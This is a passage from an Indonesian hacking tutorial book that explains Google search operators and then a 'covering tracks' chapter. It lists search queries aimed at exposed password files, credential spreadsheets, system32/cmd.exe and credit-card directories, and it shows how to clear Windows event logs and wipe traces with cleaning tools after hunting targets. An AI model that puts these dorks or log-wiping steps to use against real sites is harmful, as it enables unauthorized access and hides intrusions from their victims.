
Dari hasil pencarian sewaktu menulis buku ini, ada yang memberikan *access* dilarang dan ada juga yang memberikan sedikit informasi bermanfaat.



Gambar 428: Hasil file passwd.

Sintaks: allinurl:winnt/system32/

Tujuannya adalah untuk menampilkan semua link yang memberikan akses pada direktori *system32*. Sebab, direktori *system32* ini merupakan salah satu direktori terlarang. Jadi, apabila Anda dapat mengaksesnya, Anda dapat melihat isi server, bahkan mengendalikannya melalui web. Apalagi, jika Anda beruntung dan bisa mengakses file *cmd.exe* dalam direktori *system32* tersebut, Anda bisa mengambil alih sistem dan melakukan berbagai kegiatan hacking.



Gambar 429: Mencari file CMD.EXE.


AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

site:

Berfungsi untuk membatasi pencarian *query* hanya pada situs atau domain tertentu.

Contoh: "hacker site:namasitus.com" (tanpa tanda kutip).

Dari contoh di atas, hasil pencarian berupa halaman-halaman berisi kata hacker pada situs yang Anda pilih. Misalnya, "hacker site:microsoft.com". Perlu diperhatikan, antara site: dengan namasitus.com tidak terdapat spasi.



Gambar 430: Parameter site.


filetype:

Digunakan untuk mencari sebuah situs yang memiliki file dengan ekstensi tertentu, seperti doc, xls, ppt, pdf, mdb, txt, dan sebagainya.

Misalkan, Anda ingin mencari file PDF mengenai Undang-undang tentang Pajak pada situs pemerintah Indonesia.

Contoh: "filetype:pdf site:go.id pajak" (tanpa tanda kutip)

Hasil yang akan ditampilkan oleh Google adalah semua situs .go.id yang memiliki file PDF tentang pajak. Berikut contoh tampilannya.



Gambar 431: Parameter filetype.

Sintaks menarik dan asyik untuk Google Hacking.

```
filetype:xls "pass"  
filetype:xls "password"  
filetype:dat "password.dat"
```

related:

Berfungsi untuk menampilkan daftar situs yang mungkin mirip atau serupa dengan situs yang dicari.

Contoh: "related:www.kompas.com" (tanpa tanda kutip).

Hasil pencarian yang muncul adalah daftar situs yang serupa dengan kompas.com. Berikut adalah beberapa hasil yang mirip yang ditemui oleh Google.

Web Results 1 - 3 of about 8 similar to www.kompas.com (0.09 seconds)

[KCM - Bukan Sekadar Berita](#)
www.kompas.com/ - 2k - Cached - Similar pages

[Kompas Cyber Media - Index Feature](#)
SAN menggelar spanduk di Gedung DPR/MPR, Jakarta untuk meminta dukungan para wakil rakyat dengan membutuhkan tanda-tangan. Berita Foto: Light On 2006 ...
www.kompas.co.id/kcm/beritafoto/ - 43k - Cached - Similar pages


[Berita Foto: Pelantikan Kabinet Indonesia Bersatu - 21/10/2004, 15...](#)
Berita Terkait: • Palaku Pasar Sambut Banyak Susunan Kabinet Indonesia Bersatu. • Presiden Melantik Menteri Kabinet Indonesia Bersatu ...
www.kompas.co.id/tutama/news/0410/21/153010.htm - 19k - Cached - Similar pages

*In order to show you the most relevant results, we have omitted some entries very similar to the 3 already displayed.
If you like, you can repeat the search with the omitted results included.*

Gambar 432: Parameter related.

cache:

Fungsinya untuk menampilkan daftar web yang telah terdaftar pada indeks Google. Hal ini dapat terjadi karena pada saat *Googlebot* (Robot Google) mengindeks suatu situs, Google akan mengambil *snapshot* semua halaman yang telah terindeks. Contoh: "cache:www.goal.com" (tanpa tanda kutip). Hasilnya adalah berupa daftar yang disimpan dalam Google untuk halaman goal.com.



Gambar 433: Parameter cache.


intext:

Fungsinya untuk menampilkan hasil pencarian yang kata-kata pada **body** situs tertentu.

Pemakaian sintaks ini akan mengabaikan link, URL, dan judul halaman.

Contoh: "intext:admin" (tanpa tanda kutip)

Hasilnya adalah halaman yang mengandung link pada situs yang memiliki kata kunci admin. Sintaks intext: ini juga dapat dibuat menjadi allintext:. Contoh lainnya adalah intext:Administrator Login atau allintext:Administrator Login.



Gambar 434: Parameter intext.

Dari berbagai sintaks yang telah Anda pelajari tersebut, Anda dapat menggabungkannya sesuai dengan keperluan.

Selain itu, Anda bisa menggunakan syntax tertentu sehingga pemakaian Google Hacking bisa berbahaya. Salah satunya adalah syntax index of, yang berfungsi untuk mendapatkan situs yang menampilkan *index browsing directory*.

Contoh pemakaian *index of*

Index of /admin

Index of /password

Index of /pass

Index of /mail

"Index of /backup"

\"Index of /\\" +passwd

\"Index of /\\" +password.txt

\"Index of /\\" +.htaccess

\"Index of /secret\"

\"Index of /confidential\"

\"Index of /root\"

\"Index of /cgi-bin\"


\"Index of /credit-card\"

\"Index of /logs\"

\"Index of /config\"

\"Index of /admin.asp


\"Index of /login.asp



Gambar 435: Parameter index of.

Google Hack

Google sendiri telah membuat sebuah tool yang diberi nama Google Hacks. Anda bisa lihat informasi ataupun download versi terbarunya di <http://code.google.com/p/googlehacks/>.




Gambar 436: Project Google.

Google Hacks ini akan mempermudah pencarian Anda di internet. Anda bisa mencari mulai dari beraneka file musik, buku, video, torrent, program, font, lirik lagu, termasuk juga password.


Cara menggunakan program ini pun cukup mudah. Misalnya, saya akan mencari file musik. Pada bagian *Search String*, masukkan judul lagu maupun penyanyinya. Sedangkan pada bagian *File Types*, Anda bisa masukkan jenis file yang Anda cari, apakah MP3, WMA, atau OGG.

Di sini saya mencari lagu Justin Bieber dalam format MP3. Setelah itu, klik Search.



Gambar 437: Google Hacks.

Secara otomatis halaman browser hasil pencarian akan muncul. Kemudian Anda bisa membuka halaman tersebut dan melihat hasilnya.




Gambar 438: Mencari file.

Covering Tracks | 34

Pada dasarnya, apapun tindakan yang Anda lakukan menggunakan komputer selalu meninggalkan jejak (track), dan biasanya disimpan dalam file log maupun lokasi lainnya. Sejarah (*history*) dari kegiatan Anda ini terkadang cukup risiko apabila diketahui orang lain. Apa yang dilakukan pada bagian ini, dalam dunia hacking disebut dengan istilah Covering Tracks atau menghapus jejak.


Perlu Anda ketahui, semua aktivitas Anda dicatat oleh apa yang namanya Event Viewer. Anda bisa melihatnya dalam **Control Panel > Administrative Tools > Event Viewer**.

Berikut ini adalah salah satu contoh log dalam Event Viewer.



Gambar 439: Event Viewer.

Untuk membersihkan log tersebut, klik menu **Action** dan klik **Clear Log**.




Gambar 440: Menu Action.

Sebenarnya, masih banyak lagi lokasi penyimpanan jejak semua kegiatan yang Anda lakukan di komputer. Bahkan, sewaktu Anda membuka sebuah file pun ada bekasnya (*recent document*), *history URL* yang pernah Anda buka, cookies, dan berbagai hal lainnya.

Apabila kita menghapusnya satu per satu, akan memakan cukup banyak waktu. Anda bisa menggunakan program yang bernama Evidence Washer yang bisa menghapus banyak jejak sekaligus.


Untuk menggunakan program ini, Anda hanya perlu memberikan tanda centang pada bagian apa saja yang ingin dihapus. Misalnya, saya memberikan tanda centang untuk menghapus Recent Document yang terdapat pada menu Start.

Semula terdapat banyak jejak, seperti gambar di bawah ini.



Gambar 441: Evidence Washer.

Untuk menjalankan program ini atau menghapus jejak, pada tab *Main*, Anda hanya perlu meng-klik tombol **Quick Wash** atau **Wash & Reboot**.
Hasilnya, sekarang file Recents tidak muncul lagi.



Gambar 442: Hasil Evidence Washer.

Untuk kegiatan yang berhubungan dengan internet, tahukah Anda sewaktu Anda *searching* menggunakan Google, Google akan mencatat aktivitas Anda dengan cara membuat sebuah file log? Bayangkan, sewaktu Anda mencari target hacking dengan Google yang diam-diam justru mencatat aktivitas Anda, file log yang dibuat oleh Google terdiri atas 4 informasi dasar:

1. Alamat IP
2. Permintaan Pencarian
3. ISP dari pencarian yang dibuat
4. Waktu


Google menyimpan pengenal unik dalam cookies di komputer Anda, yang memungkinkan mereka untuk melacak kata kunci yang Anda cari. Mereka menggunakan informasi ini untuk menyusun laporan, kebiasaan melacak pengguna, dan fitur uji. Bahkan, cookies Google tidak diatur akan berakhir sampai tahun 2038, kecuali jika Anda hapus.

Untuk membersihkan tindakan Anda dari pencatatan oleh Google, kita menggunakan bantuan program yang bernama G-Zapper.

G-Zapper membantu melindungi identitas Anda dan juga dari history pencarian. G-Zapper akan membaca cookies Google yang terpasang pada komputer Anda, menampilkan tanggal pemasangannya, menentukan berapa lama pencarian Anda telah dilacak, dan menampilkan apa saja yang Anda cari menggunakan Google. Dengan G-Zapper memungkinkan Anda untuk menghapus cookies yang telah ada ataupun memblokir pembuatan cookies pencarian Google di massa yang akan datang.


Cara pemakaian program ini juga tergolong mudah. Setelah Anda melakukan instalasi, program akan otomatis mencari dan membersihkan cookies Google sewaktu Anda menutup browser.

Berikut tampilan dari G-Zapper.



